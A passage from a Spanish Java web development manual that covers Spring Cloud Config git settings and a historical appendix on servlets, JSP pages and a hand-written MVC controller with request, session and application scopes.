Muchas propiedades admiten estas tres variables:

Variable	Descripción
{application}	Nombre asignado a la aplicación cliente.
{profile}	El perfil configurado.
{label}	Nombre de la rama

Por ejemplo, podemos tener un repositorio por aplicación, o por perfil:

```
...
git:
  uri: https://gitlab.com/empresa/{application}
```

- **repos**. Permite usar un repositorio u otro en función de un patrón que coincide con la expresión **{application}/{perfil}**:

```
spring:
  cloud:
    config:
      server:
```

---

```
git:
  uri: https://github.com/carpeta-base/repositorio-por-defecto
  repos:
    desarrollo: https://github.com/desarrollo
    almacen-pruebas:
      pattern: alm*/prueba*, *almacen*/prueba
      uri: https://github.com/almacen/pruebas
    almacen-prod:
      pattern: */prod*
      uri: https://github.com/almacen/produccion
```

En el ejemplo he usado varios atajos. El comportamiento del servidor será el siguiente:

- La URI “tradicional” sólo se aplicará si no se encuentra ninguna coincidencia con los patrones.
- Cuando se usa la sintaxis de una línea se sobrentiende “nombre de aplicación”. En el ejemplo “desarrollo” equivale a “desarrollo/\*”.
- Si se quieren usar expresiones más complejas es necesario emplear la sintaxis expandida y la propiedad **pattern**, que admite un array de patrones (en los ejemplos he usado la sintaxis corta). Por ejemplo, la configuración “almacen-pruebas” se lanzará cuando el nombre de la aplicación empiece por “alm” y el perfil por “prueba”, y también cuando la aplicación contenga la palabra “almacen”, y el nombre del perfil comience con “prueba”.

Si no se indica un perfil se sobrentiende “.../\*”. Y si el patrón de un perfil no acaba en “\*” se añade automáticamente.

- **searchPaths** permite la búsqueda del fichero de configuración en subcarpetas, para un repositorio concreto:

```
...
git:
  uri: https://github.com/almacen/produccion
  searchPaths: final, version*, {profile}
```

#### 12.5.4.4 Autentificación

Si sólo se quiere usar la autentificación básica con el repositorio, basta con usar dos propiedades:

```
...
git:
  uri: https://gitlab.com/JavierRodriguez/proyecto-privado
  username: nombre_usuario
  password: clave_secreta
```

Es un tema muy extenso, y no quiero extenderme tanto en este manual. Consulta la guía de referencia oficial para más información. Mucho más.

# 13 Apéndice A. Arqueología

## 13.1 Servlets

Lo primero que inventaron fueron los sockets, y después de ellos los **Servlets**. No voy a explicarlos, pero digamos que son clases diseñadas para comunicaciones. Hace falta escribir una clase cliente y otra clase servidor para que puedan charlar.

### 13.1.1 HttpServlet

Los diseñadores de Java se dieron cuenta de que el mundo estaba lleno de clientes HTTP (los navegadores), y se les ocurrió hacer un servidor servlet que hablara ese protocolo, la clase **HttpServlet**. De ese modo bastaba con escribir el servidor para que se pudiera establecer la comunicación, ya que todo el mundo tenía un cliente HTTP en casa:


```
@WebServlet("/saludo")
public class Saludo extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException {
        this.doPost(req, res);
    }


    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException {
        PrintWriter out = res.getWriter();
        res.setContentType("text/html");
        out.println("<html>");
        out.println("<head>");
        out.println("      <title>Saludo</title>");
        out.println("</head>");
        out.println("      <h1>Hola, ¿Qué tal?</h1>");
        out.println("</body>");
        out.println("</html>");
    }
}
```

La clase “**HttpServlet**” tiene un método (vacío) para cada tipo de petición HTTP. En este caso no quiero diferenciar entre GET Y POST, por lo que los sobrescribo y uno llama al otro.

Como el cliente HTTP suele ser un navegador y éstos saben interpretar código HTML, el servidor le envía al cliente un texto con ese formato. Obviamente le puede enviar cualquier cosa, pero si sabemos que el cliente está diseñado para dibujar páginas Web sería extraño enviarle texto plano (a veces se hace, por cierto).

Se supone que esta clase se escribe en una aplicación Web que se despliega en un servidor (en la imagen se ve un servlet adicional que explicaré después):





Tenemos que decirle al contenedor cuándo queremos que se ejecute la clase y envíe la respuesta al cliente. En este caso he usado la anotación `@WebServlet`, aunque tradicionalmente se ha configurado en `web.xml`, el fichero descriptor de despliegue.

Cuando el cliente pida la URL “/saludo” el servidor le responderá con una “página”:



Lo que le llega al cliente es el resultado de la ejecución de la clase anterior. El cliente recibe una respuesta HTTP estándar, y **de ningún modo** puede saber que lo que le ha llegado no es el contenido de una página estática tradicional. Lo puede sospechar (dudo que Amazon haya creado millones de páginas que coincidan exactamente con todas mis búsquedas), pero no lo puede saber. Todas las respuestas son iguales:

Name	Headers	Preview	Response	Initiator	Timing
saludo			<pre> 1 &lt;html&gt; 2 &lt;head&gt; 3   &lt;title&gt;Saludo&lt;/title&gt; 4 &lt;/head&gt; 5 &lt;body&gt; 6   &lt;h1&gt; Hola, ¿Qué tal?&lt;/h1&gt; 7 &lt;/body&gt; 8 &lt;/html&gt; 9 </pre>		

### 13.1.2 Peticiones y respuestas

Los métodos del servlet siempre reciben dos parámetros del contenedor:

- **HttpServletRequest** representa la petición del usuario. El servidor recibe el texto enviado por el usuario y lo empaqueta en esta clase para facilitarnos el manejo de la petición. Tiene métodos para saber qué página en concreto ha pedido, qué textos envió junto con el nombre de la página (los parámetros), las cabeceras, etc.

A menudo un servlet suele llamar a otro, por lo que también tiene un mapa en el que podemos añadir los objetos que queramos (los atributos) para enviarles datos a esos servlets.

- **HttpServletResponse** representa la respuesta. Cuando queremos escribir el texto de respuesta no lo hacemos directamente en la red, sino que lo “escribimos” en este objeto y el contenedor se encarga de todo. También podemos especificar las cabeceras de respuesta, como el tipo de contenido, o el código de error (“404”, “500”) si es necesario.

Vamos a escribir un servlet algo más complicado. Este servlet va a escribir tablas de multiplicar. Dibujará un formulario con dos cuadros de texto en los que indicaremos la tabla de multiplicar que queremos y cuántas filas vamos a mostrar:



#### Tabla de multiplicar

Número	<input type="text"/>
Límite	<input type="text"/>
Dibujar	<input type="button"/>

Por favor, complete los campos del formulario.

El código de este Servlet:

```

@Override
protected void doPost(HttpServletRequest req, HttpServletResponse res)
                      throws ServletException, IOException {
    PrintWriter out = res.getWriter();
    res.setContentType("text/html");
    out.println("<html>");

```

```

out.println("<head>");
out.println(" <title>Multiplicar</title>");
out.println(" <link href=\"css/estilo.css\" rel=\"stylesheet\" type=\"text/css\" />" );
out.println("</head>");
out.println("<body>");
out.println(" <h1>Tabla de multiplicar</h1> ");
out.println(" <form>");
out.println("   <table>");
out.println("     <tr>");
out.println("       <td><label>Número</label></td> ");
out.println("       <td><input type=\"text\" name=\"numero\" /></td> ");
out.println("     </tr> ");
out.println("     <tr> ");
out.println("       <td><label>Límite</label></td> ");
out.println("       <td><input type=\"text\" name=\"limite\" /></td> ");
out.println("     </tr> ");
out.println("     <tr> ");
out.println("       <td colspan=2><input type=\"submit\" value=\"Dibujar\" /></td> ");
out.println("     </tr> ");
out.println("   </table> ");
out.println(" </form> ");

String textoNumero=req.getParameter("numero");
String textoLimite=req.getParameter("limite");
if (textoNumero==null || textoLimite==null) {
    out.println("<p>Por favor, complete los campos del formulario.</p>"); }
else {
    try {
        int numero=Integer.parseInt(textoNumero);
        int limite=Integer.parseInt(textoLimite);
        out.println("<table> ");
        for (int ind=0; ind <= limite; ind++) {
            out.println("<tr> ");
            out.println("   <td>" + numero + " x " + ind + "</td> ");
            out.println("   <td> = </td> ");
            out.println("   <td>" + numero * ind + "</td> ");
            out.println("</tr> ");
        }
        out.println("</table> ");
    }
    catch (NumberFormatException ex) {
        out.println("<p>Por favor, Escriba bien los datos.</p>"); }
}
out.println("</body> ");
out.println("</html> ");
}

```

Muestro únicamente el método “doPost”. El método “doGet” llama a éste, y no defino ninguna propiedad adicional.

Dibuja un formulario y utiliza el objeto “HttpRequest” para saber si el usuario envió datos adicionales junto al nombre de la página, es decir, si ya recibió el código HTML del formulario y lo ha utilizado, ha escrito “cosas raras” en la barra de direcciones del navegador o vete a saber qué ha hecho para enviar los datos:

```

String textoNumero=req.getParameter("numero");
String textoLimite=req.getParameter("limite");

```

Todas las peticiones son iguales, estándares, y el servidor no puede diferenciar entre una u otra. Supongo que habrá usado el formulario, pero eso es problema del cliente.

Hablando del formulario, éste es el código HTML que le llega al cliente la primera vez que me pide la página, o mejor dicho, cuando me pide la página sin enviar datos adicionales:

```

<html>
<head>
    <title>Multiplicar</title>
    <link href="css/estilo.css" rel="stylesheet" type="text/css"/>
</head>
<body>
    <h1>Tabla de multiplicar</h1>
    <form>
        <table>
            <tr>
                <td><label>Número</label></td>
                <td><input type="text" name="numero"/></td>
            </tr>
            <tr>
                <td><label>Límite</label></td>
                <td><input type="text" name="limite"/></td>
            </tr>
            <tr>
                <td colspan="2"><input type="submit" value="Dibujar"/></td>
            </tr>
        </table>
    </form>
    <p>Por favor, complete los campos del formulario.</p>
</body>
</html>

```

Lo habitual es no especificar ningún “action” en el formulario; equivale a volver a realizar la misma petición, a solicitar la misma página. El código HTML que genero cuando me envía datos o no es similar, por lo que el mismo servlet se encarga de todo.

El código HTML que le envío al usuario hace referencia a una hoja de estilos que sí existe físicamente. El código HTML lo interpreta el navegador del cliente, por lo tengo que indicar la ruta al mismo tal como lo ve el usuario. Si el cliente piensa que está viendo la página “/arqueología/multiplicar” y la hoja de estilos está en “/arqueología/css/estilos.css” tengo que definir la ruta en consecuencia, por ejemplo con el camino relativo “css/estilo.css”.

Si hay **parámetros asociados a la petición**, es decir, si me ha enviado textos después del nombre de la página, los recojo, trato de convertirlos a números (el usuario **siempre** envía textos) y actúo en consecuencia.

The screenshot shows a web browser window with the URL `localhost:8080/arqueologia/multiplicar?numero=7&limite=3`. The page title is "Tabla de multiplicar". Below it is a table with three rows: "Número" (with input field), "Límite" (with input field), and a "Dibujar" button. Below the table is a table showing multiplication results:

$7 \times 0$	=	0
$7 \times 1$	=	7
$7 \times 2$	=	14
$7 \times 3$	=	21

Fíjate en la petición que ha realizado el usuario:

`http://localhost:8080/arqueologia/multiplicar?numero=7&limite=3`

Ha usado el formulario (eso supongo), pero también podría haberlo escrito directamente en la barra de direcciones. No hay diferencia entre una y otra acción. **Todas las peticiones son estándares, iguales**.


En una petición GET el servidor entiende que el símbolo de interrogación o un punto y coma separa el nombre de la página de los datos enviados por el servidor. Si has usado un formulario, los datos tienen el aspecto de “variable=valor”, donde la “variable” es el nombre de los campos del formulario. El contenedor se encarga de recoger esos textos y empaquetarlos adecuadamente en el objeto “HttpServletRequest”.

Una petición POST funciona del mismo modo, salvo que los datos viajan en el cuerpo de la petición.

Obviamente escribir páginas HTML de este modo es una pesadilla. No quiero ni imaginar cómo quedaría una página Web real, de cientos de líneas, con imágenes, JavaScript y menús.

## 13.2 Páginas JSP

Para escribir código HTML diseñaron las **JavaServer Pages (JSP)**. Se pueden crear directamente en la zona pública del servidor, y no necesitan ninguna configuración especial para ser ejecutadas, el cliente puede llamarlas directamente por su nombre:



Si creas un proyecto Web estándar no necesitas añadir nada para que funcionen. Pero si lo creas con Spring Boot recuerda que por defecto está configurado para aplicar Thymeleaf, por lo que tienes que añadir al menos una de estas dependencias:

- javax.servlet:jsp-api
- javax.servlet.jsp;javax.servlet.jsp-api
- javax.servlet:jstl:1.2

Cuando lo hagas Spring Boot será consciente de que quieres aplicar JSP y las páginas funcionarán correctamente. El significado de cada dependencia ya está explicado en el apartado 4.3, "Dependencias".

Como antes, comencemos por **saludo.jsp**:

```
<%@ page contentType="text/html" %>
<!DOCTYPE html>
<html>
<head>
    <meta charset="ISO-8859-1">
    <title>Saludo</title>
</head>
<body>
    <h1>Hola, ¿Qué tal?</h1>
</body>
</html>
```

Parece una página Web. Salvo por la primera línea, contiene HTML puro. Y si lanzamos la aplicación y vemos el código HTML que recibe el cliente no se distingue de una página normal. Además el cliente la ha pedido indicando el nombre del archivo directamente, exactamente igual que una página estática:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <meta charset="ISO-8859-1">
5     <title>Saludo</title>
6 </head>
7 <body>
8     <h1>Hola, ¿Qué tal?</h1>
9 </body>
10 </html>
```

Pero no es en absoluto una página Web. Realmente **es un servlet**. La primera vez que un cliente pide una página JSP el contenedor realiza muchas tareas:

- Interpreta nuestro código "html" como un trozo de **código fuente de Java** y lo envuelve en sentencias "out.write".
- Escribe el resto del código fuente correspondiente a una clase Servlet: la declaración de la clase, los métodos "doXxx" o equivalentes, etc.
- Compila la clase y define un objeto.
- Ejecuta el método adecuado y le envía al cliente el resultado.

---

Las siguientes veces que esa página JSP sea utilizada casi todo el trabajo estará hecho, y se limitará a ejecutar el método y devolver el resultado. Ese es el motivo de que la primera vez que una página JSP es invocada la respuesta tarda un par de segundos: Tomcat hace muchas cosas.

Si tienes curiosidad, la ubicación del código fuente generado y la clase compilada depende del contenedor y del IDE, pero en el caso de eclipse está dentro de espacio de trabajo del proyecto, en un subdirectorio perdido dentro de ".metadata". En mi caso en:

```
.metadata\plugins\org.eclipse.wst.server.core\tmp0\work\Catalina\localhost\arqueologia\org\apache\jsp
```

En esa carpeta habrá un ".java" y un ".class" por cada página JSP del proyecto. La clase no extiende exactamente a HttpServlet, pero hace algo bastante similar. Parte del código generado:

```
public final class saludo_jsp extends org.apache.jasper.runtime.HttpJspBase ... {  
...  
    public void _jspService(HttpServletRequest request,HttpServletResponse response)  
        throws, ServletException {  
        ...  
        final javax.servlet.jsp.PageContext pageContext;  
        javax.servlet.http.HttpSession session = null;  
        final javax.servlet.ServletContext application;  
        final javax.servlet.ServletConfig config;  
        javax.servlet.jsp.JspWriter out = null;  
        final java.lang.Object page = this;  
        ...  
        try {  
            response.setContentType("text/html");  
            ...  
            out.write("\r\n");  
            out.write("<!DOCTYPE html>\r\n");  
            out.write("<html>\r\n");  
            out.write("<head>\r\n");  
            out.write("\t<meta charset=\"ISO-8859-1\">\r\n");  
            out.write("\t<title>Saludo</title>\r\n");  
            out.write("</head>\r\n");  
            out.write("<body>\r\n");  
            out.write("\t<h1> Hola, ¿Qué tal?</h1>\r\n");  
            out.write("</body>\r\n");  
            out.write("</html>");  
            ...  
        }  
}
```

No usa exactamente las mismas clases ni métodos que un HttpServlet, pero el código de "\_jspService" es casi idéntico al de los métodos "doXxx" que escribimos en el apartado anterior. En definitiva, una página JSP es un truco de sintaxis. Estamos definiendo un servlet, pero de tal forma que escribir HTML resulte cómodo.

No podemos olvidar que a fin de cuentas estamos escribiendo un servlet que va a generar una respuesta HTTP para el usuario. Uno de los elementos que toda respuesta debe tener es la línea de la cabecera "content-type", que indica al cliente como interpretar el texto enviado:

```
<%@ page contentType="text/html; charset=UTF-8" %>
```

Como estamos simulando que escribimos HTML necesitamos símbolos especiales para indicar tareas especiales. La directiva @page nos permite definir muchos valores y comportamientos de la página, que como ya hemos visto, se resumen en escribir el código fuente del servlet de una u otra manera.

La escritura de la clase de Java es **estándar**. El código fuente siempre se completa del mismo modo, con los mismos nombres, variables, tipos y parámetros. Este detalle es muy importante, como veremos a continuación.

### 13.2.1 Añadiendo código de Java

Siguiendo con el ejemplo, vamos a escribir la página **multiplicar.jsp**. Su comportamiento es el mismo que el del servlet anterior, por lo que necesitamos incluir variables, bucles, etc. Para añadir código "puro" de Java a una página JSP se pueden usar los **scriptlets**:

```

<%@ page contentType="text/html" %>
<!DOCTYPE html>
<html>
<head>
    <meta charset="ISO-8859-1">
    <title>Multiplicar</title>
    <link href="css/estilo.css" rel="stylesheet" type="text/css"/>
</head>
<body>
    <h1>Tabla de multiplicar</h1>
    <form>
        <table>
            <tr>
                <td><label>Número</label></td>
                <td><input type="text" name="numero" /></td>
            </tr>
            <tr>
                <td><label>Límite</label></td>
                <td><input type="text" name="limite" /></td>
            </tr>
            <tr>
                <td colspan="2"><input type="submit" value="Dibujar" /></td>
            </tr>
        </table>
    </form>
<%
String textoNumero=request.getParameter("numero");
String textoLimite=request.getParameter("limite");
if (textoNumero==null || textoLimite==null) {
    out.println("<p>Por favor, complete los campos del formulario.</p>");
}
else {
    try {
        int numero=Integer.parseInt(textoNumero);
        int limite=Integer.parseInt(textoLimite);
        out.println("<table>");
        for (int ind=0; ind <= limite; ind++) {
            <tr>
                <td><%=numero%> X <%=ind%></td>
                <td>=</td>
                <td><%=numero*ind%></td>
            </tr>
        }
        out.println("</table>");
    }
    catch (NumberFormatException ex) {
        out.println("<p>Por favor, Escriba bien los datos.</p>");
    }
}
%>
</body>
</html>

```

Cuando el contenedor Tomcat genera el código fuente del servlet, más o menos envuelve todo lo que encuentra en un "out.write()", excepto si hemos abierto un "scriptlet" con los símbolos "<% %>". En ese caso el texto se interpreta como Java y se copia literalmente.

Dentro del código de Java he usado ciertos objetos que no aparecen definidos por ninguna parte, como "out" o "request". Son los **objetos predefinidos** de la página. Como el código de Java se completa siempre del mismo modo, sé que todo se encerrará en un método que tendrá definidos los parámetros "request" y "response", y sé también que a partir de "response" se definirá el objeto "out". El entorno me deja usarlos como si ya estuvieran definidos.

Como has visto en el código de ejemplo, abro y cierro los scriptlets o uso los objetos predefinidos según me convenga; pero la sintaxis sigue siendo muy incómoda. En la vida real **nunca vamos a escribir las páginas de este modo**. En los apartados siguientes comentaré esta sintaxis brevemente, pero sólo por si te encuentras con páginas antiguas. O mal escritas.

## 13.3 El controlador. Ejemplo Personas

Este apartado no es necesario para crear aplicaciones Web con Spring Boot. Puedes saltártelo y no tendrás ningún problema para entender cómo se configura el controlador, su sintaxis y cómo funciona, desde el punto de vista de Spring.

Ése el problema. Spring es demasiado cómodo, y se nos olvida que es una abstracción que nos oculta lo que sucede realmente. ¿Es necesario conocer los detalles de bajo nivel? En absoluto. Siempre que todo funcione, claro. Cuando se produzcan errores, fallos de configuración y extraños mensajes en la consola te vendrá muy bien entender el funcionamiento real de una aplicación Web. Resumiendo, puedes saltarte el apartado, pero léelo cuando tengas tiempo.


Lo que he hecho es reescribir la aplicación del Capítulo 3 sin Spring. Las páginas JSP son exactamente las mismas (las he copiado y pegado sin mirarlas) y el modelo también, salvo que no hay beans ni inyección de dependencia. Lo que si he cambiado totalmente es el controlador.

Ya que me he puesto a aplicar herramientas del pleistoceno tampoco he usado Gradle. He añadido las bibliotecas a la antigua usanza.

### 13.3.1 Bibliotecas y descripción del proyecto


He creado el proyecto con los asistentes tradicionales de Eclipse, como un proyecto Web dinámico. Tengo instalado Apache Tomcat 9, y he configurado la aplicación (mediante los asistentes) para que funcione con éste servidor. Al hacerlo en mi aplicación se incluyen todos los JAR necesarios para que funcionen las páginas JSP, excepto las JSTL, que las tengo que añadir manualmente.

El aspecto del proyecto una vez añadido el código es éste:



He añadido la biblioteca de etiquetas de una forma muy curiosa. Las páginas JSP son creadas y compiladas por el contenedor Web, por lo que es éste quien necesita utilizar el JAR que he añadido al proyecto. Si lo añadiera como una biblioteca más el servidor no tendría acceso a "jstl-1.2.jar", y cuando éste tratara de compilar la página JSP se produciría un "error 500".

La forma de solucionarlo es copiar físicamente el archivo a **/WEB-INF/lib**, para que esté al alcance de Tomcat. Después, para que Eclipse sea consciente de que tiene esa biblioteca y no se produzcan molestos mensajes de error añado la biblioteca al proyecto: botón derecho del ratón sobre el proyecto, "Build Path", "Configure Build Path", "Add JARs" y escoger el fichero que he copiado en la carpeta "lib":



### 13.3.2 El modelo

Es el mismo que usamos en el apartado 3.3 “El modelo” cuando vimos la versión Spring del proyecto, salvo por un detalle: no he usado Spring. Por tanto no hay beans ni inyección de dependencia.

Como no quería complicar el proyecto he escrito una pequeña chapuza. El modelo se crea cuando se lanza la aplicación. He escrito un oyente que se ejecuta en ese momento:

```
@WebListener
public class OyenteEventoAplicacion implements ServletContextListener {
    @Override
    public void contextInitialized(ServletContextEvent sce) {
        sce.getServletContext().setAttribute("modelo", new ModeloImpl());
    }

    @Override
    public void contextDestroyed(ServletContextEvent sce) {
    }
}
```

A menudo “contexto” es sinónimo de entorno, configuración, zona de trabajo. El **Contexto** en una aplicación Web representa la configuración general de la aplicación. A través del contexto tengo acceso a toda la información del proyecto, y también a un mapa que amablemente me permite guardar los objetos que necesite. A los elementos de ese tipo de mapas se les llama **atributos**.

Como ese mapa está definido en el ámbito, scope, alcance de la aplicación sus atributos serán únicos y comunes para todos los elementos de la aplicación: el objeto de clase Modelo que he dejado ahí lo podrá usar cualquier componente.

### 13.3.3 El servlet controlador

Quiero implementar MVC. En una aplicación de este tipo todas las peticiones (que me interesen) llegan al controlador, en mi caso este Servlet:

```
@WebServlet("*.html")
public class Controlador extends HttpServlet {
    private Map<String,Accion> mapa;

    @Override
    public void init(ServletConfig config) throws ServletException {
        Modelo modelo=(Modelo) config.getServletContext().getAttribute("modelo");
        this.mapa=new HashMap<>();
        mapa.put("/ver.html", new AccionVer(modelo));
        mapa.put("/crear.html", new AccionCrear(modelo));
    }

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException {
        this.procesar(req, res);
    }
    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException {
        this.procesar(req, res);
    }

    protected void procesar(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException {
        Accion accion=this.mapa.get(req.getServletPath());
        if (accion==null) res.setStatus(404);
        else {
            String página;
            try {
                página=accion.getPaginaJSP(req, res);
            }
```

```
        catch (DatosException e) {
            página="error";
        }
        página="/WEB-INF/" + página + ".jsp";
        RequestDispatcher rd=req.getServletContext().getRequestDispatcher(página);
        rd.forward(req, res);
    }
}
```

Cuántas cosas que contar. En primer lugar el servlet está decorado con `@.WebServlet(".html")`, por lo que escuchará todas las peticiones que acaben en “html”. Si me piden una imagen, una hoja de estilos o un fichero de JavaScript se supone que serán archivos físicos. Pero si me piden una página Web mentiré al cliente y el programa de Java se encargará de la respuesta.

He sobreescrito el método **init**, el equivalente del constructor, para obtener el modelo de los atributos del contexto de aplicación. Es chapucero pero sencillo. Y aquí también defino un mapa para traducir las peticiones del usuario a métodos de java que decidan qué vista se tiene que dibujar.

En vez de poner una sentencia "if" por cada acción del cliente defino un mapa que asocia la petición ("~/ver.html") a una clase que implementa la interfaz "Acción" ("AccionVer");

```
this.mapa=new HashMap<>();
mapa.put("/ver.html", new AccionVer(modelo));
mapa.put("/crear.html", new AccionCrear(modelo));
```

La interfaz **Accion** es muy simple:

```
public interface Accion {  
    public String getPaginaJSP(HttpServletRequest req, HttpServletResponse res)  
        throws DatosException;  
}
```

Las clases que implementen la interfaz tienen que definir un método que devolverá el nombre de la página JSP que hay que dibujar, o al menos parte del nombre. Para hacerlo recibe los parámetros **HttpServletRequest** y **HttpServletResponse**, creados por Tomcat, que contienen todos los datos de la petición y todo lo que se puede hacer con la respuesta. Y un detalle añadido que veremos después.

Para saber la acción que decidirá la respuesta sólo tengo que usar el mapa, ejecutar el método de la interfaz y “resolver” el nombre de la página:

```
Accion accion=this.mapa.get(req.getServletPath());
...
String página=accion.getPageJSP(req, res);
...
página="/WEB-INF/" + página + ".jsp";
```

Spring hace exactamente lo mismo, aunque su servlet es mucho más listo y sus “acciones” las marcamos con las anotaciones “@Controller” y “@RequestMapping”.

Ahora se nos plantean dos problemas. El primero, cómo ejecutar la página JSP ¡Es un pedazo de código fuente! Tenemos que completarlo, compilarlo y entonces ejecutar el método adecuado. Afortunadamente el contendor se encarga de hacerlo por nosotros:

```
RequestDispatcher rd=req.getServletContext().getRequestDispatcher(página);  
rd.forward(req, res);
```

#### 13.3.4 Las acciones

Y ahora el segundo problema. No sólo queremos ejecutar un trozo de código fuente, sino que además queremos pasarle datos. El controlador usa el modelo y le pasa el resultado a la vista. “AccionVer” y “AccionCrear” no sólo deciden qué página se dibuja, sino que además **quieren pasarle datos**.

De nuevo, el contenedor acude al rescate. Si te fijas en el código de ejemplo Tomcat nos pasa siempre los objetos “`HttpServletRequest`” y “`HttpServletResponse`”, que a su vez se los pasamos a las acciones y de nuevo a la página JSP. Todos los elementos comparten los mismos objetos físicos.

**HttpServletRequest** representa la petición. Podemos saber qué página se ha solicitado, los parámetros enviados por el cliente, el puerto, el servidor... nos desmenuza el texto enviado por el cliente para nuestra comodidad. Pero además tiene definido un **mapa** al que podemos añadir lo que queramos. Por tanto, para

---

pasar un dato de una parte a otra sólo tenemos que añadir un nuevo elemento a ese mapa. No se le llama “elemento”, sino **atributo de la petición**. Veamos el código de **AccionVer**:

```
public class AccionVer implements Accion{
    private Modelo modelo;

    public AccionVer(Modelo modelo) {
        this.modelo=modelo;
    }

    @Override
    public String getPaginaJSP(HttpServletRequest req, HttpServletResponse res)
            throws DatosException {
        req.setAttribute("personas", modelo.getPersonas());
        return "ver";
    }
}
```

Le paso el modelo en el constructor. Cuando alguien ejecute el método “getPaginaJSP” usará los atributos de la petición para comunicarse con la futura vista. Fíjate que para la acción la vista sólo es un String, una clave.

Cuando la página se “resuelva” y el contenedor la ejecute recuperará el atributo de la petición y lo usará tal como vimos en su momento:

```
<c:forEach items="#${personas}" var="p">
    <tr>
        <td>${p.id}</td>
        <td>${p.nombre}</td>
        <td>${p.apellidos}</td>
        <td>${p.salario}</td>
    </tr>
</c:forEach>
```

La clase **AccionCrear** funciona de forma similar:

```
public class AccionCrear implements Accion{
    private Modelo modelo;

    public AccionCrear(Modelo modelo) {
        this.modelo=modelo;
    }

    @Override
    public String getPaginaJSP(HttpServletRequest req, HttpServletResponse res)
            throws DatosException {
        try {
            Persona p=this.bindingPersona(req);
            //Si no están todos los parámetros, "es petición nueva"
            if (p==null) return "crear";
            this.modelo.crearPersona(p);
            req.setAttribute("bien", true);
        }
        catch (DatosException ex) {
            req.setAttribute("mal", true);
        }
        catch (NumberFormatException ex) {
            req.setAttribute("error", true);
        }
        return "crear";
    }

    private Persona bindingPersona(HttpServletRequest req) {
        String textoId=req.getParameter("id");
        String textoNombre=req.getParameter("nombre");
        String textoApellidos=req.getParameter("apellidos");
```

---

```

String textoSalario=req.getParameter("salario");
if (textoId==null || textoNombre==null || textoApellidos==null ||
    textoSalario==null) return null;

return new Persona(Integer.parseInt(textoId), textoNombre,
                   textoApellidos, Double.parseDouble(textoSalario));
}
}

```

Es más largo que el anterior porque ahora no hay nadie que valide ni haga “binding” por nosotros. Pero el funcionamiento es el mismo. Si lo comparas con el ejemplo de Spring verás que hacen lo mismo. Como ya he comentado, las páginas JSP las he copiado y pegado de ese proyecto:

```

<c:if test="${not empty bien}">
  <p>La persona se ha creado correctamente.</p>
</c:if>

<c:if test="${! empty mal}">
  <p class="error">No he podido crear a esa persona.</p>
</c:if>

<c:if test="${! empty error}">
  <p class="error">Hay datos mal escritos. Revíselos.</p>
</c:if>

```

En caso real obviamente usaría Spring, pero en fin, en un caso real sin Spring no agruparía así las acciones. Haría una acción más o menos por cada entidad, y dentro de cada clase de acción distinguiría “ver”, “crear”, “borrar”, etc. con parámetros adicionales o nombres de carpeta y página. Esa estructura se parecería más a lo que hemos hecho con las clases “@Controller” de Spring.

### 13.3.5 Scope

Esta idea de los atributos es cómoda. Es exactamente lo que he explicado: mapas definidos en objetos con un ciclo de vida muy concreto:

- **Aplicación.** Un mapa definido en “ServletContext”. Como toda la aplicación comparte el mismo objeto, los elementos del mapa son los mismos para todos los elementos del proyecto. Se dice que su ámbito, alcance o scope es de aplicación.
- **Petición.** El mapa está definido en el objeto “HttpServletRequest”. Esos objetos se crean y destruyen con cada petición.
- **Sesión.** Mapas definidos en “HttpSession”. Se crea uno por cliente, y no se destruye hasta que el cliente abandona la sesión.
- **Página.** Una tontería. Se crea dentro de la página JSP, y equivale a usar “this”.

### 13.3.6 Sesiones

